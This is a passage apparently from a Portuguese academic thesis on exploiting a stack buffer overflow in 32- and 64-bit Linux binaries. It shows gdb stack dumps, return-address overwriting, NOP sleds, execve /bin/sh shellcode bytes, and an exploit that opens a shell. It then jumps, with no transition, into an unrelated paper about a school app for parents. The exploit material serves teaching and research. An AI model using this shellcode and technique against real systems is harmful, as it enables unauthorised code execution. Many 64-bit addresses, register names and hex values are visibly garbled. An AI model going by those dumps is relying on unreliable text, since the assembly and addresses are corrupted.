0xffffd2d0: 0x90909090 0x90909090 0x90909090 0x90909090
0xffffd2e0: 0x90909090 0x90909090 0x90909090 0x90909090
gdb-peda$ █

```

**Figura 13** – *NOPs* e endereçamento indireto.

Fonte: Próprio autor (2020).

O endereço 0xffffd2be está apontando para algum lugar dos *NOPs*, mais precisamente para o *offset*(deslocamento) 0xffffd2b0. Portanto, está de acordo com o esperado.

#### 4.1.5 SHELLCODE E TESTE DO EXPLOIT

Nesta etapa, o *shellcode* vai ser criado e inserido em nosso *exploit*. Esse *shellcode* vai conter as instruções de máquina referentes a arquitetura de 32 *bits* necessárias para abrir um *shell /bin/sh* para o atacante. Inicialmente, foi feito um código em *Assembly* que executa a chamada de sistema *execve* para abrir um *shell /bin/sh*. Depois, foi criado um outro código *Assembly* retirando os *badchars* (caracteres mal interpretados pelo processador) que é apresentado na Figura 14. O *shellcode* em si corresponde aos caracteres da coluna do meio da Figura 14 que serão extraídos e colocados no *exploit*.

```

08049000 <_start>:
8049000: 31 c0          xor    eax,eax
8049002: 50           push  eax
8049003: 68 2f 2f 73 68 push  0x68732f2f
8049008: 68 2f 62 69 6e push  0x6e69622f
804900d: b0 0b        mov    al,0xb
804900f: 89 e3        mov    ebx,esp
8049011: 31 c9        xor    ecx,ecx
8049013: 31 d2        xor    edx,edx
8049015: cd 80        int   0x80
8049017: 31 c0        xor    eax,eax
8049019: 31 db        xor    ebx,ebx
804901b: 40          inc   eax
804901c: cd 80        int   0x80
felli@debian:~/Área de trabalho/BinaryExploitation/ShellCodes/syscallExecve$ █

```

**Figura 14** – Código de máquina referente ao *shellcode*.

Fonte: Próprio autor (2020).

A Figura 15 apresenta o *exploit* sendo executado para a exploração da vulnerabilidade no binário vulnerável ao *stack buffer overflow*. Observe que diferente do que é apresentado na Figura 6, após a execução do programa passando como entrada o nosso *exploit* o programa não exibe o que foi digitado e sim abre um *shell /bin/sh* e permite a execução dos comandos *ls*, *pwd* e *cd /etc*.



#### 4.2.2 DESCOBERTA DO OFFSET PARA O ENDEREÇO DE RETORNO

A etapa de descoberta do *offset* para se chegar ao endereço de retorno segue o mesmo princípio da etapa de 32 *bits*. A primeira diferença ilustrada na Figura 18, e que em vez de enviar uma sequência de 4 em 4 *bytes*, é enviada uma sequência de 6 em 6 *bytes*, que correspondem aos 48 *bytes* referentes ao tamanho do endereço em sistemas de 64 *bits*.

```
=> 0x401175 <vulneravel+67>:   leave
0x401176 <vulneravel+68>:   ret
0x401177 <main>:             push  rbp
0x401178 <main+1>:          mov   rbp,rsr
0x40117b <main+4>:          mov   eax,0x0
[-----stack-----]
0000| 0x7fffffff0c0 ("AAAAABBBBBBCCCCDDDDDEEEEEFFFFFFFGGGGGHHHHHHIIIIIIJJJJ
0008| 0x7fffffff0c8 ("BBBBCCCCDDDDDEEEEEFFFFFFFGGGGGHHHHHHIIIIIIJJJJJJKKKKKK
0016| 0x7fffffff0d0 ("CCDDDDDEEEEEFFFFFFFGGGGGHHHHHHIIIIIIJJJJJJKKKKKKLLLLLMM
0024| 0x7fffffff0d8 ("EEEEEEFFFFFFFGGGGGHHHHHHIIIIIIJJJJJJKKKKKKLLLLLMMMMNNNN
0032| 0x7fffffff0e0 ("FFFFGGGGGHHHHHHIIIIIIJJJJJJKKKKKKLLLLLMMMMNNNNNNNOOOOOO
0040| 0x7fffffff0e8 ("GGHHHHHHIIIIIIJJJJJJKKKKKKLLLLLMMMMNNNNNNNOOOOOOPPPPPPQ
0048| 0x7fffffff0f0 ("IIIIIIJJJJJJKKKKKKLLLLLMMMMNNNNNNNOOOOOOPPPPPPQQQQQ")
0056| 0x7fffffff0f8 ("JJJJKKKKKLLLLLMMMMNNNNNNNOOOOOOPPPPPPQQQQQ")
[-----]
Legend: code, data, rodata, value

Breakpoint 1, 0x0000000000401175 in vulneravel ()
gdb-peda$ x/40gx $rsp
0x7fffffff0c0: 0x4242414141414141      0x4343434342424242
0x7fffffff0d0: 0x44444444444444343   0x4646454545454545
0x7fffffff0e0: 0x4747474746464646   0x4848484848484747
0x7fffffff0f0: 0x4a4a494949494949   0x4b4b4b4b4a4a4a4a
0x7fffffff100: 0x4c4c4c4c4c4c4b4b   0x4e4e4d4d4d4d4d4d
0x7fffffff110: 0x4f4f4f4f4e4e4e4e   0x5050505050504f4f
0x7fffffff120: 0x0000515151515151   0x0000000000401177
```

Figura 18 – Estado da *stack* em 64 *bits* após o estouro do *buffer*.

Fonte: Próprio autor (2020).

A sequência de caracteres também é a mesma que em 32 *bits*, do caractere A até o Q, referentes ao código *ASCII* de 0x414141414141 até 0x515151515151, totalizando 102 *bytes*. O programa está parado na instrução *LEAVE*, o que significa que o endereço de retorno ainda está na *stack*.

Na Figura 19, o programa está parado na instrução *RET*, portanto o endereço de retorno está no topo da *stack* esperando para ser desempilhado. Ao olhar para o topo da *stack* está a sequência 0x4b4b4b4b4a4a4a, com tamanho de 8 *bytes*, porém considera-se apenas os 6 primeiros *bytes* da esquerda para a direita. O que torna possível concluir que a sequência 0x4b4b4a4a4a está sobrescrevendo o endereço de retorno da função ao converter para os respectivos caracteres na tabela *ASCII*, obtém-se a seguinte sequência de caracteres JJJJKK.

```

=> 0x401176 <vulneravel+68>:    ret
0x401177 <main>:                push  rbp
0x401178 <main+1>:             mov   rbp, rsp
0x40117b <main+4>:             mov   eax, 0x0
0x401180 <main+9>:             call  0x401132 <vulneravel>
[-----stack-----]
0000| 0x7fffffffef8 ("JJJJKKKKKKLLLLLLLLMMMMNNNNNNN000000PPPPPPQQQQQ")
0008| 0x7fffffffef100 ("KKLLLLLLLLMMMMNNNNNNN000000PPPPPPQQQQQ")
0016| 0x7fffffffef108 ("MMMMNNNNNNN000000PPPPPPQQQQQ")
0024| 0x7fffffffef110 ("NNNN000000PPPPPPQQQQQ")
0032| 0x7fffffffef118 ("00PPPPPPQQQQQ")
0040| 0x7fffffffef120 --> 0x515151515151 ('QQQQQ')
0048| 0x7fffffffef128 --> 0x401177 (<main>:    push  rbp)
0056| 0x7fffffffef130 --> 0x0
[-----]
Legend: code, data, rodata, value
0x0000000000401176 in vulneravel ()
gdb-peda$ x/40gx $rsp
0x7fffffffef8: 0x4b4b4b4b4a4a4a4a      0x4c4c4c4c4c4c4b4b
0x7fffffffef108: 0x4e4e4d4d4d4d4d4d      0x4f4f4f4f4e4e4e4e
0x7fffffffef118: 0x505050505050504f4f      0x0000515151515151
0x7fffffffef128: 0x0000000000401177      0x0000000000000000
0x7fffffffef138: 0xc1faf64e27077aef      0x0000000000401050
0x7fffffffef148: 0x00007fffffffef1e0      0x0000000000000000

```

**Figura 19** – Estado da *stack* após a execução da instrução LEAVE em 64 bits.

**Fonte:** Próprio autor (2020).

Portanto da sequência de caracteres de A até Q, de A até K é exatamente a sequência de caracteres necessária para sobrescrever o endereço de retorno. Conclui-se que 62 *bytes* são necessários para sobrescrever o endereço de retorno, ao retirar 6 *bytes*, tem-se 56 *bytes* necessários para se alcançar o endereço de retorno sem sobrescrevê-lo, ou seja, do caractere A até o JJ. Isso que indica uma diferença de 4 *bytes* a mais do que o resultado em 32 *bits*.

#### 4.2.3 MODIFICAÇÃO DO ENDEREÇO DE RETORNO EM 64 BITS

Até o momento, sabe-se que 56 *bytes* são necessários para se chegar ao endereço de retorno da função. Então coloca-se um endereço qualquer que aponte para a própria *stack*. A Figura 20, mostra que o endereço escolhido foi o 0x7fffffffef118, é e esperado que esse endereço esteja no topo da *stack* no momento que for colocado um *breakpoint* na instrução *RET*.

```

=> 0x401176 <vulneravel+68>:    ret
0x401177 <main>:               push rbp
0x401178 <main+1>:             mov  rbp,rsip
0x40117b <main+4>:             mov  eax,0x0
0x401180 <main+9>:             call 0x401132 <vulneravel>
[-----stack-----]
0000| 0x7fffffffef8 --> 0x7fffffffef8 --> 0x7fffffffef8 --> 0x7fffffffef8 ("/home/fellipe/Área de trabalho/Teste
0008| 0x7fffffffef8 --> 0x401100 (<_do_global_dtors_aux>:   cmp  BYTE PTR [rip+0x2f31],0x0      # 0x404038
0016| 0x7fffffffef8 --> 0x7ffff7e1b09b (<_libc_start_main+235>:  mov  edi,eax)
0024| 0x7fffffffef8 --> 0x0
0032| 0x7fffffffef8 --> 0x7fffffffef8 --> 0x7fffffffef8 ("/home/fellipe/Área de trabalho/Testes-TCC/binario-64")
0040| 0x7fffffffef8 --> 0x100040000
0048| 0x7fffffffef8 --> 0x401177 (<main>:           push rbp)
0056| 0x7fffffffef8 --> 0x0
[-----]
Legend: code, data, rodata, value
0x0000000000401176 in vulneravel ()
gdb-peda$ x/40gx $rsp
0x7fffffffef8: 0x00007fffffffef8      0x0000000000401100
0x7fffffffef8: 0x00007ffff7e1b09b    0x0000000000000000
0x7fffffffef8: 0x00007fffffffef8      0x0000000100040000
0x7fffffffef8: 0x0000000000401177    0x0000000000000000
0x7fffffffef8: 0x9183ecef8a01040e    0x0000000000401050
0x7fffffffef8: 0x00007fffffffef8      0x0000000000000000

```

Figura 20 – Modificação do endereço de retorno da função.

Fonte: Próprio autor (2020).

Conforme esperado o programa está parado na instrução *RET* e observa-se o endereço `0x7fffffffef8` no topo da *stack*. A única diferença com relação ao endereço de 32 *bits* é o tamanho de 48 *bits* para o endereço de 64 *bits*.

#### 4.2.4 NOPS E ENDEREÇAMENTO EM 64 BITS

Até agora, sabe-se que a quantidade exata de *bytes* para se chegar ao endereço de retorno da função e de 56 bytes. Então é preciso realizar as mesmas ações que a etapa de 32 *bits*, inserir os *NOPS* após o endereço de retorno da função, fazer com que o endereço de retorno modificado aponte indiretamente para algum lugar dentro dos *NOPS*.

Novamente serão inseridos 100 *bytes* de instruções *NOPS*. Para realizar o endereçamento indireto, será utilizado o endereço `0x7fffffffef8` somado com o valor 30 que corresponde ao valor `1e` em hexadecimal. Que vai resultar no endereço `0x7fffffff136`. A Figura 21 exhibe o conteúdo da *stack* e pode-se notar a sequência de caracteres de `A(0x41)` até `JJ(0x4a4a)` e o endereço `0x7fffffff136`.

```

gdb-peda$ x/40gx $rsp
0x7fffffffef8: 0x4242414141414141      0x4343434342424242
0x7fffffffef8: 0x4444444444444444      0x4646454545454545
0x7fffffffef8: 0x4747474746464646      0x4848484848484747
0x7fffffffef8: 0x4a4a494949494949      0x00007fffffffef8
0x7fffffffef8: 0x9090909090909090      0x9090909090909090

```

Figura 21 – NOPS e endereçamento indireto em 64 bits.

Fonte: Próprio autor (2020).

O endereço 0x7fffffff136 aponta para algum lugar dos *NOPs*, mais precisamente para o *offset*(deslocamento) 0x7fffffff130. A quantidade de *NOPs* e o valor utilizado para somar ao endereço de retorno modificado são iguais ao de 32 *bits*, a única diferença é claro, e o próprio endereço de retorno.

#### 4.2.5 SHELLCODE E TESTE DO EXPLOIT DE 64 BITS

Essa etapa consiste na criação do *shellcode* e a sua inserção no *exploit* para explorar a vulnerabilidade. O *shellcode* vai conter as instruções de máquina referentes a arquitetura de 64 *bits* necessárias para abrir um *shell /bin/sh*. Primeiro foi feito um código em *Assembly* para executar a chamada de sistema *execve*, e executar o comando desejado, que é o *shell /bin/sh*. Depois foi criado um outro código em *Assembly* sem os *badchars* (caracteres mal interpretados pelo sistema), ilustrado na Figura 22. O *shellcode* corresponde aos caracteres da coluna do meio da Figura 22, que serão extraídos e colocados no *exploit* final.

```
0000000000401000 <_start>:
401000: 48 31 c0          xor    rax,rax
401003: 50               push  rax
401004: 48 bb 2f 62 69 6e 2f movabs rbx,0x68732f2f6e69622f
40100b: 2f 73 68
40100e: 53               push  rbx
40100f: 48 89 e7         mov   rdi,rsq
401012: 50               push  rax
401013: 48 89 e2         mov   rdx,rsq
401016: 57               push  rdi
401017: 48 89 e6         mov   rsi,rsq
40101a: 48 83 c0 3b     add   rax,0x3b
40101e: 0f 05           syscall
felli@debian:~/Área de trabalho/BinaryExploitation/ShellCodes/syscallExecve-64bits$
```

Figura 22 – Código de máquina referente ao shellcode em 64 *bits*.

Fonte: Próprio autor (2020).

A Figura 23 apresenta a execução do exploit final no binário de 64 *bits* vulnerável ao *stack buffer overflow*. Novamente ao comparar a Figura 23, com a Figura 16, o programa deveria exibir o que foi dado como entrada, porém não é o que acontece, e o programa acaba abrindo um *shell /bin/sh* para o atacante, permitindo a execução dos comandos *ls*, *pwd* e *cd* /etc.

```
felli@debian:~/Área de trabalho/Testes-TCC$ (python3 ./exploit-64.py ; cat) | /home/felli/Área de\ trabalho/Testes-TCC/binario-64
Digite alguma coisa!!!Voce digitou AAAAAABBBBBCCCCDDDDDEEEEEFFFFFGGGGGHHHHHHIIIIJJ0000
ls
32-bits  binario-64.c  peda-session-binario-64.txt  teste-exploit
binario-64  exploit-64.py  peda-session-binario.txt    teste-exploit.py
pwd
/home/felli/Área de trabalho/Testes-TCC
cd /etc
pwd
/etc
```

Figura 23 - Testando o exploit no binário vulnerável em 64 *bits*.

Fonte: Próprio autor (2020).

Portanto, pode-se afirmar que a vulnerabilidade foi explorada com sucesso no binário de 64 *bits*. Tanto em 32 e 64 *bits* a forma de executar o *exploit* final não tem nenhuma diferença entre elas.

### 4.3 DIFERENÇAS ENTRE A EXPLORAÇÃO EM 32 E 64 BITS

A exploração do *stack buffer overflow* em 32 e 64 bits é bastante parecida, pois a ideia em si por trás da sua exploração é a mesma em ambos os experimentos o que muda de fato e no momento da prática. Assim, tal comparação será feita entre cada etapa de 32 e 64 bits.

Em ambas as etapas de estouro de *buffer*, a sequência de caracteres enviadas para o programa foi a mesma, a única diferença foi que em 64 bits, a sequência consistia de 6 em 6 bytes para se tentar chegar no endereço de retorno da função de 48 bits.

Nas etapas de descoberta do *offset* para o endereço de retorno, pode-se notar algumas diferenças. A primeira delas foi na quantidade de bytes necessária para alcançar o endereço de retorno da função, em 32 bits foi 52 bytes e 64 bits foi 56 bytes. A segunda foi que em 64 bits não houve um alinhamento no momento em que o endereço de retorno foi sobrescrito, pois os caracteres JJJJKK foram os que sobrescreveram o endereço de retorno, diferentemente de 32 bits que foram os caracteres NNNN. Portanto, em 32 bits ficou evidente que exatamente os caracteres NNNN estavam sobrescrevendo o endereço. Em 64 bits, por ter os caracteres J e K, foi necessário remover os 6 bytes referentes à sequência JJJJKK e deixar dois caracteres JJ para que o alinhamento estivesse correto.

Nas etapas para modificação do endereço de retorno, a única diferença consiste no endereço de retorno modificado que vai ser inserido para desviar o fluxo de execução do programa. Que em 64 bits e de 48 bits.

Nas etapas dos *NOPs* e endereçamento, tanto em 32 e 64 bits usou a mesma quantidade de 100 bytes após o endereço de retorno e foi somando o valor 30 que equivale a 1E em hexadecimal em ambas etapas.

Nas etapas do *shellcode* e teste do *exploit*, a diferença se refere à forma que a chamada de sistema *execve* deve ser realizada para que o *shellcode* execute com sucesso. Em 32 bits, a chamada de sistema *execve* possui o identificador 11 e os registradores *Extended Accumulator Register* (EAX), *Extendend Base Register* (EBX), *Extended Counter Register* (ECX), *Extended Data Register* (EDX), devem ser utilizados juntos com a instrução *int 0x80* para que a chamada de sistema *execve* seja feita com sucesso. Em 64 bits, os registradores têm o sufixo R no lugar do E, para indicar que o seu tamanho é de 64 bits. A chamada de sistema *execve* possui o identificador 59 e os registradores RAX, RDI, RSI e RDX, foram utilizados juntos com a instrução *syscall*. Quanto ao teste do *exploit* final, não houve diferenças.

## 5 CONSIDERAÇÕES FINAIS

O *stack buffer overflow* é uma vulnerabilidade com mais de vinte anos e deve permanecer nas principais listas de vulnerabilidades mundiais por mais anos, devido, principalmente, pelos conhecimentos específicos envolvidos para a sua compreensão.

Tanto em 32 e 64 bits, todo o conceito de exploração da vulnerabilidade é o mesmo. Porém, as diferenças aparecem quando se realiza a exploração na prática. Isso significa que caso uma exploração da vulnerabilidade seja feita em um sistema *Linux* de 32 bits, muitas mudanças deverão ser feitas no *exploit* para que se obtenha sucesso em sistemas *Linux* de 64 bits. Dentre as mudanças mais importantes, pode-se destacar a descoberta do *offset* para o endereço de retorno, a modificação do endereço de retorno e o *shellcode*. Vale ressaltar que tais mudanças compõem boa parte do *exploit*. Portanto, os resultados mostraram que não é viável o reaproveitamento do *exploit* em 32 bits para 64 bits e vice-versa.

Diversos desafios foram encontrados ao longo da produção do presente trabalho. Dentre os principais pode-se destacar todo o aprendizado adquirido na utilização das ferramentas GDB, NASM e o ld. Além disso, houveram desafios na realização dos

experimentos, devido ao processo de exploração em si e à construção do *exploit*, por ser bastante prática e repetitiva.

Para os trabalhos futuros, seria interessante abordar as principais proteções fornecidas pelo sistema operacional *Linux*, tanto em nível de *kernel*, como de compiladores para se proteger de ataques do tipo *stack buffer overflow*. E abordar formas de quebrar, burlar essas proteções contra *stack buffer overflows* junto com a sua viabilidade.

## REFERÊNCIAS

- ANLEY, Chris *et al.* **The Shellcoder's Handbook: discovering and exploiting security holes**. 2. ed. Indianapolis: Wiley Publishing Inc., 2007. 718 p.
- BLUM, Richard. **Professional Assembly Language**. Indianapolis: Wrox Press, 2005. 546 p.
- DEITEL, Paul; DEITEL, Harvey. **Como programar em C**. 6. ed. São Paulo: Pearson Prentice Hall, 2011. 848 p.
- ERICKSON, Jon. **Hacking: the art of exploitation**. 2. ed. San Francisco: No Starch Press, 2008. 472 p.
- GIL, Antônio Carlos. Como classificar as pesquisas? In: GIL, Antônio Carlos. **Como elaborar projetos de pesquisa**. 4. ed. São Paulo: Atlas, 2002. Cap. 4. p. 41-56. Disponível em: [http://www.uece.br/nucleodelinguasitaperi/dmdocuments/gil\\_como\\_elaborar\\_projeto\\_de\\_pesquisa.pdf](http://www.uece.br/nucleodelinguasitaperi/dmdocuments/gil_como_elaborar_projeto_de_pesquisa.pdf). Acesso em: 27 out. 2020.
- HARPER, Allen *et al.* **Gray Hat Hacking: the ethical hacker's handbook**. 3. ed. [S.I]: McGraw-Hill Professional, 2011. 693 p.
- MALERBA, César. **Vulnerabilidades e Exploits: técnicas, detecção e prevenção**. 2010. 68 f. TCC (Graduação) - Curso de Ciência da Computação, Instituto de Informática, Universidade Federal do Rio Grande do Sul, Porto Alegre, 2010.
- MARTINS, Helder Garay. **Estudo sobre a exploração de vulnerabilidades via estouros de buffer, sobre mecanismos de proteção e suas fraquezas**. 2009. 70 f. TCC (Graduação) - Curso de Ciência da Computação, Instituto de Informática, Universidade Federal do Rio Grande do Sul, Porto Alegre, 2009.
- MITRE CORPORATION (Estados Unidos). **CWE Definitions list and vulnerabilities for CWE entries**. Disponível em: <https://www.cvedetails.com/vulnerabilities-by-types.php>. Acesso em: 27 ago. 2020.
- ONE, Aleph. **Smashing The Stack For Fun And Profit**. 1996. Disponível em: [https://inst.eecs.berkeley.edu/~cs161/fa08/papers/stack\\_smashing.pdf](https://inst.eecs.berkeley.edu/~cs161/fa08/papers/stack_smashing.pdf). Acesso em: 25 set. 2020.
- PAIVA, Raphael Duarte. **Buffer Overflow: uma introdução teórica**. 2011. Disponível em: <https://securityinformationnews.files.wordpress.com/2014/02/bufferoverflow.pdf>. Acesso em: 24 set. 2020.

PASSING, Jeverson. **Stack overflows**: um estudo prático. 2007. 118 f. TCC (Graduação) - Curso de Sistemas de Informação, Departamento de Informática e Estatística, Universidade Federal de Santa Catarina, Florianópolis, 2007. Disponível em: [https://projetos.inf.ufsc.br/arquivos\\_projetos/projeto\\_788/Stack%20overflows%20-%20um%20estudo%20pr%E1tico.pdf](https://projetos.inf.ufsc.br/arquivos_projetos/projeto_788/Stack%20overflows%20-%20um%20estudo%20pr%E1tico.pdf). Acesso em: 26 set. 2020.

PEREIRA, Adriana Soares *et al.* Metodologia do estudo de caso. In: PEREIRA, Adriana Soares *et al.* **Metodologia da pesquisa científica**. Santa Maria: Ufsm, 2018. Cap. 4. p. 63-73. Disponível em: [https://repositorio.ufsm.br/bitstream/handle/1/15824/Lic\\_Computacao\\_Metodologia-Pesquisa-Cientifica.pdf?sequence=1&isAllowed=y](https://repositorio.ufsm.br/bitstream/handle/1/15824/Lic_Computacao_Metodologia-Pesquisa-Cientifica.pdf?sequence=1&isAllowed=y). Acesso em: 27 out. 2020.

PRUSOKOWSKI, Felipe da Silva. **Análise de buffer overflow em sistemas de 32 bits e 64 bits**. 2015. 46 f. TCC (Graduação) - Curso de Ciência da Computação, Instituto de Informática, Universidade Federal do Rio Grande do Sul, Porto Alegre, 2015. Disponível em: <https://lume.ufrgs.br/handle/10183/138246>. Acesso em: 02 out. 2020.

RICARTE, Ivan. Produção do código executável: montadores. In: RICARTE, Ivan. **Introdução à compilação**. Rio de Janeiro: Elsevier, 2008. Cap. 7. p. 213-253.

SILBERCHATZ, Abraham; GALVIN, Peter B.; GAGNE, Greg. **Fundamentos de Sistemas Operacionais**. 9. ed. São Paulo: Ltc, 2015. 777 p.

STALLINGS, William; BROWN, Lawrie. **Segurança de computadores**: princípios e práticas. 2. ed. Rio de Janeiro: Elsevier, 2014. 1174 p.

TANENBAUM, Andrew S.; BOS, Herbert. **Sistemas Operacionais Modernos**. 4. ed. São Paulo: Pearson Education do Brasil, 2016. 778 p.

VAN MARGRAF, Alex. **Buffer Overflow e Mecanismos de Defesa**. 2013. Disponível em: <https://www.ppgia.pucpr.br/~jamhour/RSS/TCCRSS11/Alex%20Van%20Margraf%20%20TCC%20BufferOverflow%20Mecan%20Defesa.pdf>. Acesso em: 04 set. 2020.

WEIDMAN, Georgia. **Testes de Invasão**: um introdução prática ao hacking. São Paulo: Novatec Editora Ltda, 2014. 576 p.

ZANELLA, Liane Carly Hermes. Tipos de Pesquisa. In: ZANELLA, Liane Carly Hermes. **Metodologia de pesquisa**. 2. ed. Florianópolis: Departamento de Ciências da Administração/UFSC, 2011. Cap. 2. p. 31-41. Disponível em: [http://arquivos.eadadm.ufsc.br/somente-leitura/EaDADM/UAB3\\_2013-2/Modulo\\_1/Metodologia\\_Pesquisa/material\\_didatico/Livro-texto%20metodologia.PDF](http://arquivos.eadadm.ufsc.br/somente-leitura/EaDADM/UAB3_2013-2/Modulo_1/Metodologia_Pesquisa/material_didatico/Livro-texto%20metodologia.PDF). Acesso em: 27 out. 2020.

## PROPOSTA DE APLICATIVO ESCOLAR COM FOCO NO ACOMPANHAMENTO FAMILIAR DOS ALUNOS

Joaldo dos Santos Barbosa  
Hercilio de Medeiros Sousa

### RESUMO

O presente trabalho abordou a utilização da tecnologia como auxiliar na relação escola e família. O uso das tecnologias digitais e dos sistemas de informação norteiam cada vez mais as relações sociais, sendo o letramento digital premissa para a inclusão do cidadão nas práticas sociais mais básicas no cotidiano. Desta forma, através desta pesquisa busca-se apresentar uma proposta de um sistema para acompanhamento escolar pela família, utilizando-se da tecnologia, que cada vez mais está presente em nossas vidas.

**Palavras-chave:** Tecnologia na Educação. Protótipo. Relação familiar escolar.

### SUMMARY

The present work addressed the use of technology as an aid in the relationship between school and family. The use of digital technologies and information systems increasingly guide social relations, with digital literacy being a premise for the inclusion of citizens in the most basic social practices in everyday life. In this way, this research seeks to present a proposal for a system for school monitoring by the family, using technology, which is increasingly present in our lives.

**Keywords:** Technology in Education. Prototype. School family relationship.

### 1. INTRODUÇÃO

A escola e a família sempre formaram as principais conjunturas na formação dos indivíduos de uma sociedade. Nesta, considerada de educação primária, o indivíduo é influenciado pelos costumes e pelas questões de caráter, naquela, conceituada como formal ou secundária, o indivíduo aprende além de disciplinas para sua formação intelectual, valores do convívio em sociedade, apesar de, nos dias atuais, haver uma certa tendência de atribuir às escolas muito mais responsabilidade, considerando que no final das contas é nela que a socialização primária se complementa. Certo é que a participação familiar nas escolas influencia diretamente no comportamento e conseqüentemente no rendimento escolar, por isso, a integração família-escola é de suma importância para que problemas de aprendizagem e de comportamento sejam reduzidos ao máximo. Além disso, as divisões de responsabilidades e o real papel de cada entidade a qual é pauta de discussões constantes podem ser minimizadas consideravelmente.

A Proposta deste trabalho é esboçar um Aplicativo Escolar que contenha, além de recursos relacionados à gestão escolar uma ferramenta ou recurso, de modo que os pais ou

representantes possam diariamente receber notificações de como foi o comportamento, participação e desempenho dos seus filhos ou parentes na sala de aula. Com isso, o sistema pretende também estimular a aproximação da relação professor-aluno, uma vez que além da informação presente ou ausente os professores teriam de atribuir o comportamento da participação do aluno. Outro fator bastante relevante é que a escola poderá gerar diversos dados de perfil dos alunos, contribuindo para o planejamento escolar, na implementação de políticas que visem a equidade do ensino, na criação de projetos no âmbito escolar, além de outros incentivos.

## **2. FUNDAMENTAÇÃO TEÓRICA**

Nesta seção, serão abordados os assuntos relacionados ao tema deste trabalho para fornecer ao leitor uma melhor compreensão da proposta.

### **2.1 A relação família-escola**

A combinação dos universos família e escola, nos dias atuais, enfrentam alguns desafios no tocante a transferência de obrigação, assim é comum os professores pressupõem que os pais transferem todas as suas responsabilidades de formação a escola, enquanto os pais julgam que os professores não estão cumprindo com o seu papel educacional. Portanto, é necessário compreender que ambas detêm papéis e responsabilidades contribuindo essencialmente na formação de cada cidadão.

Sendo assim, podemos afirmar que a participação familiar é muito importante no cenário escolar, de sorte que seu acompanhamento influencia diretamente no desempenho e comportamento dos filhos. Todavia, é necessário que se estabeleça oportunidades para que a partir de suas combinações harmoniosas e complementares o processo educacional alcance níveis considerados de aprendizagem.

A família tem um papel central no desenvolvimento do ser humano, não apenas pela garantia da sobrevivência física, mas também porque dentro dela onde se realizam as aprendizagens primordiais que serão necessárias para o desenvolvimento autônomo dentro da sociedade que está inserido. Para isso, a família estabelece alguns mecanismos para instalar estas aprendizagens, moldando as características do seu indivíduo, durante todo o período em que permanece sob a sua custódia. (PASCHOAL, 2011, p.15).

Destarte, é evidente que a parceria construída e firmada entre a família e a escola seja de suma importância para a ampliação e crescimento do processo do ensino-aprendizagem nos mais diversos aspectos comportamental, social, estrutural e emocional,

entretanto, também é necessário que ambos estejam favorável a trilhar caminhos, de modo a ensejar esta parceria. Além disso, é percebido que a medida a qual relação se fortalece os efeitos positivos de comportamento e desempenho vem à tona. Segundo Tereciani (2008), a articulação entre elas é convertida na melhoria da aprendizagem, apesar de na família ocorrer um processo informal de aprendizagem, enquanto na escola este processo é de forma intencional e planejado. Para Chechia e Andrade (2005) se tem a compreensão que conforme aumenta o envolvimento dos pais e a escola, cada vez mais se sentem favoráveis à participação da educação dos seus filhos.

Dessa maneira, cabe aos gestores escolares buscar soluções que minimizem o distanciamento familiar e produzam uma melhor aproximação da família na escola. Uma dessas soluções seria através do uso de recursos tecnológicos. A utilização da computação em instituições de ensino já faz parte do seu cotidiano, de modo que, o processo de ensino-aprendizagem se tornou mais eficiente com o seu uso. A disseminação da informação em escala global, sobretudo impulsionada pelo uso em massa da internet, transformou o cotidiano das sociedades e conseqüentemente as relações nos ambientes de ensino. Outro recurso tecnológico a ser considerado são os sistemas informação que contribui no avanço e desenvolvimento de uma entidade de maneira considerada, para que as instituições alcancem níveis altos de excelência, atuando principalmente nos papéis estratégicos e operacionais.


## **2.2 Sistema de Informação**

O mundo contemporâneo foi marcado pelos avanços tecnológicos, sobretudo após a metade do século XX, com o fim da segunda guerra mundial. A partir daí, a ciência da computação e informação apresentou uma curva exponencial de crescimento principalmente relacionado ao seu poder de processamento. Por sua vez, os sistemas de informação acompanharam esse crescimento, de modo que eles estão inseridos praticamente em todas as áreas. Percebe-se que os sistemas de informação tornou-se uma engrenagem essencial no desempenho de qualquer organização, uma vez que atuam em todos os níveis, seja automatizando ou melhorando a operacionalização dos processos de produção, seja gerando relatórios necessários para tomada de decisão pela gerência da organização.

Sistema de informação (SI) pode ser definido sendo um conjunto de componentes inter-relacionados trabalhando juntos para coletar, recuperar, processar, armazenar e distribuir informação com a finalidade de facilitar o planejamento, o controle, a coordenação, a análise e o processo decisório em empresas e outras organizações, (LAUDON e LAUDON, 1999, p. 4).

Os sistemas de informação são compostos em sua estrutura básica de dados e

informações, de modo que o tratamento correto deles é indispensável para o suporte de soluções dos problemas e nas tomadas de decisão. Segundo Oliveira (2005), dado pode ser definido como qualquer elemento identificado em sua forma natural e somente ele não produz uma compreensão de determinado contexto, entretanto a informação é o dado que passou uma análise analítica e a partir daí pode ser utilizado para tomar decisões. Por sua vez, Laudon e Laudon (1999), definem os dados como sendo as informações em seu estado primitivo que ainda serão assimilado e transformado em conhecimento para que os indivíduos de qualquer entidade possam usufruir nos procedimentos de tomada de decisão. Na figura 01 é possível verificar os componentes básicos de um sistema e o caminho que os dados percorrem e se transformam em informação.



Fonte: OLIVEIRA, 2005, p. 34.


No quadro a 01 foram relacionados os componentes básicos de um sistema de informação com os seus respectivos conceitos:

**Quadro 01: Etapas básicas do Sistema de Informação**

Etapa	Conceito
